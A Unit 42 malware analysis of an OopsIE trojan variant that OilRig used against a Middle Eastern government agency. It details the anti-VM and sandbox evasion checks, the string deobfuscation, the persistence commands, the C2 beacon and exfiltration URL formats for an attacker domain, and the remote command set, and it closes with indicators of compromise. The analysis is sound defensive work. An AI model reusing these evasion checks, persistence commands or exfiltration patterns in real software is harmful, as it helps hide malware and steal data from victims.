OilRig Targets a Middle Eastern Government and Adds Evasion Techniques to OopsIE

By Robert Falcone, Bryan Lee and Riley Porter
September 4, 2018 at 1:00 PM
Category: Unit 42 Tags: evasion, Middle East, OilRig, OopsIE

The OilRig group maintains their persistent attacks against government entities in the Middle East region using previously identified tools and tactics. As observed in previous attack campaigns, the tools used are not an exact duplicate of the previous attack and instead is an iterative variant. In this instance a spear phishing email was used containing a lure designed to socially engineer and entice the victim to executing a malicious attachment. The attachment was identified as a variant of the OopsIE trojan we identified in February 2018. In this iteration of OopsIE, the general functionality largely remained the same but contained the addition of anti-analysis and anti-virtual machine capabilities to further evade detection from automated defensive systems.

Attack Details

In July 2018, we reported on a wave of OilRig attacks delivering a tool called QUADAGENT involving a Middle Eastern government agency. During that wave, we also observed OilRig leveraging additional compromised email accounts at the same government organization to send spear phishing emails delivering the OopsIE trojan as the payload instead of QUADAGENT. The OopsIE attack also targeted a government agency within the same nation state, though a different organization than the one targeted delivering QUADAGENT. The email subject was in Arabic, which translated to “Business continuity management training”. The email was sent to an address belonging to a user group, rather than a specific individual’s email address. Based on open source data collection, it appears the targeted group had publicly published several documents regarding business continuity management on the Internet, indicating the lures were purposefully crafted for this specific attack.

Evasion Techniques

The OopsIE variant delivered in this attack begins its execution by performing a series of anti-VM and sandbox checks. If any of the checks described in Table 1 are successful, the Trojan will exit without running any of its functional code. These evasion techniques are meant to thwart automated analysis in an effort to avoid detection.

Technique	Description

Fan Check	The Trojan will perform the following WMI query: Select * from Win32_Fan According to MSDN, this query should return a class that provides statistics on the CPU fan. The Trojan checks to see if the result of this query returned a class with more than 0 elements, which would most likely be true in a non-virtual environment.
Temperature Check	The Trojan will perform the following WMI query: SELECT * FROM MSAcpi_ThermalZoneTemperature The Trojan will specifically attempt to get the CurrentTemperature value from this object and will check to see if the attempt results in an error that contains the word supported. This is meant to find the result of Not supported, which is the result if run in a virtual machine.
Mouse Pointer Check	The Trojan will perform the following WMI query: Select * from Win32_PointingDevice The Trojan will check the Caption, Description, HardwareType, InfSection, Manufacturer and Name fields in the results for the string VMware, Virtual, VBox, VM or Oracle.

Hard Disk Check	The Trojan will perform the following WMI query: Select * from Win32_DiskDrive The Trojan will check the Caption and Model fields in the results for the strings Virtual, VMWare, VM, VBox or Oracle.
Motherboard Check	The Trojan will perform the following WMI query: Select * from Win32_BaseBoard The Trojan will check the Manufacturer and Product fields in the results for the strings VMware, Virtual, VBox, VM or Oracle.
Sandboxie DLL Check	The Trojan will attempt to load the SbieDll.dll module via LoadLibrary.
VBox DLL Check	The Trojan checks to see if the file vboxmrxnp.dll exists in the system directory.
VMware DLL Check	The Trojan checks to see if the files vmGuestLib.dll or vmbusres.dll exist in the system directory.

Timezone Check	The Trojan check to see if the system is configured (“DaylightName”) with one of the following time zones: Arabic Daylight Time (UTC+3) Arab Daylight Time (UTC+3) Arabian Daylight Time (UTC+4) Middle East Daylight Time (UTC+2) Iran Daylight Time (UTC+3.5)
Human Interaction Check	Before executing its functional code, the Trojan presents a dialog box with the following line of code: Interaction.MsgBox(encodedStringClass.return_user32_bogus_errorcode_(3), MsgBoxStyle.Critical, null); This dialog box displays An error occurred while processing user32.dll!, which the user must click the ok button for the Trojan to run its functional code.

Table 1 List of anti-vm and anti-sandbox techniques used by OopsIE

Most of these evasion techniques have been observed in other malware families; however, a few of the techniques were more novel. First, we had not seen the CPU fan check used before, and upon testing the WMI query in a VMware Windows 7 virtual machine we saw no result, as seen in Figure 1



Figure 1 WMI query for the Win32_Fan class on a VM returning no statistics

However, when we ran the same query in a physical system running Windows 7, we saw the contents of the Win32_Fan class, as seen in Figure 2. The OopsIE payload checks to see if the result of this query as more than 0 elements to determine if it is running on a virtual machine.



Figure 2 WMI query for Win32_Fan run on a physical system showing statistics

Secondly, the CPU temperature check seen in this payload was previously used by GravityRAT, as

discussed earlier this year by security researchers at Talos. They noted that while virtual machines were detected by this technique, some physical systems were also detected as virtual machines because they did not support the WMI query. This suggests that other WMI-based VM detection techniques may also detect certain physical systems if those systems do not support the specific WMI query.

The last technique that was particularly interesting is the time zone check, as the Trojan will not execute its functional code if the system does not have a specific time zone set. The Trojan compares the TimeZone.CurrentTimeZone.DaylightName property to strings Iran, Arab, Arabia and Middle East, which will match the following time zones in Windows:

```
Arabic Daylight Time (UTC+3)

Arab Daylight Time (UTC+3)

Arabian Daylight Time (UTC+4)

Middle East Daylight Time (UTC+2)

Iran Daylight Time (UTC+3.5)
```

According to MSDN, these five time zones encompass 10 countries that fall within UTC+2, +3, +3.5 or +4 as seen in Figure 3. The fact that the Trojan will not operate on systems that are not configured with these time zones suggests that this is a highly targeted attack focused on a specific subset of target nations.



Figure 3 Countries in which OopsIE will run in based on the time zone

Notable Differences

The OopsIE Trojan delivered in this attack had functional code that was very similar to the OopsIE variant discussed in our previous blog. The main similarities include the use of a scheduled task to persistently execute on the system, as well as the same general process to communicate with its C2 server. For instance, this Trojan uses the InternetExplorer application object much like the previous OopsIE Trojan and a very similar sequence of requests to obtain commands. Also, this version of the Trojan inspects HTTP responses from the C2 server for the tags <pre> and </pre> and will parse that data for commands.

However, there are many differences introduced to this version of OopsIE from the previously

discussed variant. At face value, this current variant of OopsIE has a vast majority of its strings obfuscated, which can be deobfuscated by splitting the strings using the hyphen as a delimiter, treating each split value as an integer, subtracting one from each integer and converting each into a character. The following code snippet was used to decode strings within OopsIE:

```
out = ""
for e in obfuscated_string.split("-"):
   out += chr(int(e)-1)
```

When first run, this OopsIE variant runs a variety of checks to avoid running in an analysis environment, as discussed in the previous section. The last check requires the user to click the 'Ok' button in an error dialog box, as seen in Figure 4.



Figure 4 Error dialog box displayed by OopsIE

After displaying the error dialog box, the Trojan will sleep for two seconds by running the following command that runs the choice application. The use of the choice command, as seen below, did not appear in previous versions of OopsIE and appears to have been added in the most recent version used in this attack.

```
cmd.exe /C choice /C Y /N /D Y /T 2 & Del
```

After sleeping, the Trojan will create a GUID and write it to %APPDATA%\Windows\GDI.bin. It then

moves itself to %APPDATA%\Windows\WindowsImplantment.exe and sets both of these files to have the hidden and system flags to hide them from the user.

With the Trojan moved its final location, it will then create a scheduled task to run a VBScript to make sure it runs persistently. The Trojan accesses two resources, named Sch and VBS that contains obfuscated strings that contain the command to create the scheduled task and the VBScript to run. The decoded string from the Sch resource is:

```
SchTasks /Create /SC MINUTE /MO 3 /TN "%n%" /TR "wscript %path%" /f
```

The decoded string from the VBS resource is:

```
CreateObject("WScript.Shell").Run("%app%")
```

The %n% string in the schtasks command above will be replaced with the GUID saved to GDI.bin. This differs from the previous OopsIE variant that used a hardcoded task name for the scheduled task. The %path% string in the scheduled task command will be replaced with the path to the following:

```
%APPDATA%\Windows\ShwDoc.VBS
```

The decoded string from the VBS resource is written to ShwDoc.VBS. The %app% string in the VBScript is replaced with %APPDATA%\Windows\WindowsImplantment.exe. This process ultimately attempts to run the Trojan every three minutes, which is important as OopsIE relies on this scheduled task as it does not include a main loop to continue its execution.

After creating this scheduled task for persistence, the Trojan will begin communicating with its C2 server. The process in which the Trojan communicates with its C2 server is very similar to the previous OopsIE Trojan that we discussed in our previous blog. This particular sample uses the following domain as its C2 server:

```
www.windowspatch[.]com
```

One obvious difference between this version of OopsIE compared to the previously analyzed version is the strings in the C2 URLs are reversed, from chk to khc, what to tahw and resp to pser. Also, the oops string used to signify and erroneous transmission from the C2, which gave OopsIE its name is reversed to spoo. Also, this variant of OopsIE uses the output of the whoami command as the parameter within the URL when communicating with the C2 server, which differs from the previous OopsIE variant that used the hostname and username from the environment variables. The C2

communications begins with a beacon to the following URL:

```
hxxp://www.windowspatch[.]com/khc?<hex(STDOUT of whoami command)>
```

If the C2 server wishes to send a command, it will respond to the beacon above by echoing the whoami command results sent by the Trojan to the C2 in the URL. If the Trojan receives this echo, it will create the following file that the Trojan uses as a signal that it was able to successfully communicate with its C2 server:

```
%APPDATA%\Windows\ShwDoc.srv
```

If the Trojan determines the C2 server wishes to send a command, it sends an HTTP request to the following URL:

```
hxxp://www.windowspatch[.]com/tahw?<hex(STDOUT of whoami command)>
```

The Trojan will first check the response to this request for the string spoo, which signifies the C2 does not wish to issue a command. Otherwise, the Trojan will attempt to parse the response for a command, specifically by splitting the decode response on <> and treating the text to the left of the <> string as the command the text to the right as the command arguments. The command handler in this OopsIE variant is very similar to the previous version, as it contains the same three (1, 2 and 3) commands seen in Table 2. The one difference in this command handler from the previous version is the boom! command, which allows the actor to uninstall the OopsIE Trojan from the system.

Command	Description
1	Runs a supplied command and writes it output to %APPDATA%\SchWin.vbs, which will then be uploaded to the C2 server.
2	Downloads a file to the system. Splits argument on “(|)”, with the string to the left representing the filename to save and the string to the right representing the data to write to the file.
3	Read specified file and uploads its contents to the C2 server.
boom!	Deletes GID.bin, ShwDoc.VBS and ShwDoc.srv files, as well as the scheduled task whose name a GUID stored in the GID.bin file.

Table 2 OopsIE commands

When sending data to the C2 server after running commands, the Trojan will use the following URL structure with either BBY or BBZ splitting the whoami output and the exfiltrated data:

```
http://www.windowspatch.com/pser?<hex(STDOUT of whoami command)
(BBZ|BBY)hex(up to 1000 bytes of hexadecimal data)>
```

Conclusion

The OilRig group remains a persistent adversary in the Middle East region. They continue to iterate and add capabilities to their tools while still functionally using the same tactics over and over again. Within the time frame we have been tracking the OilRig group, they have repeatedly shown a willingness to add less commonly found functionality to their tools, such as their heavy use of DNS tunneling in their backdoors or adding authentication to their webshells. This attack is no different, now adding anti-analysis capabilities into their tools. This adversary is highly resourceful and continues to adapt over time. However, the tactics they continue to deploy are generally unsophisticated, and simple security hygiene would help organizations protect themselves against this threat.

Palo Alto Networks customers are protected from this OilRig attack campaign and OopsIE by:

- AutoFocus customers can track this Trojan with the OopsIE tag
- All known OopsIE samples are marked with malicious verdicts in WildFire
- All known OopsIE C2 domains have DNS signatures and are classified as Command and Control

Indicators of Compromise

OopsIE Trojan

36e66597a3ff808acf9b3ed9bc93a33a027678b1e262707682a2fd1de7731e23

055b7607848777634b2b17a5c51da7949829ff88084c3cb30bcb3e58aae5d8e9

6b240178eedba4ebc9f1c8b56bac02676ce896e609577f4fb64fa977d67c0761

9e8ec04e534db1e714159cc68891be454c2459f179ab1df27d7f89d2b6793b17

OopsIE C2

defender-update[.]com

windowspatch[.]com

Got something to say?

Leave a comment...

Notify me of followup comments via e-mail

Name (required)

Email (required)

Website

SUBMIT

COMPANY

Company

Careers

Sitemap

Report a Vunerability

LEGAL NOTICES

Privacy

Terms of Use

Documents

GDPR Readiness

ACCOUNT

Manage a Subscription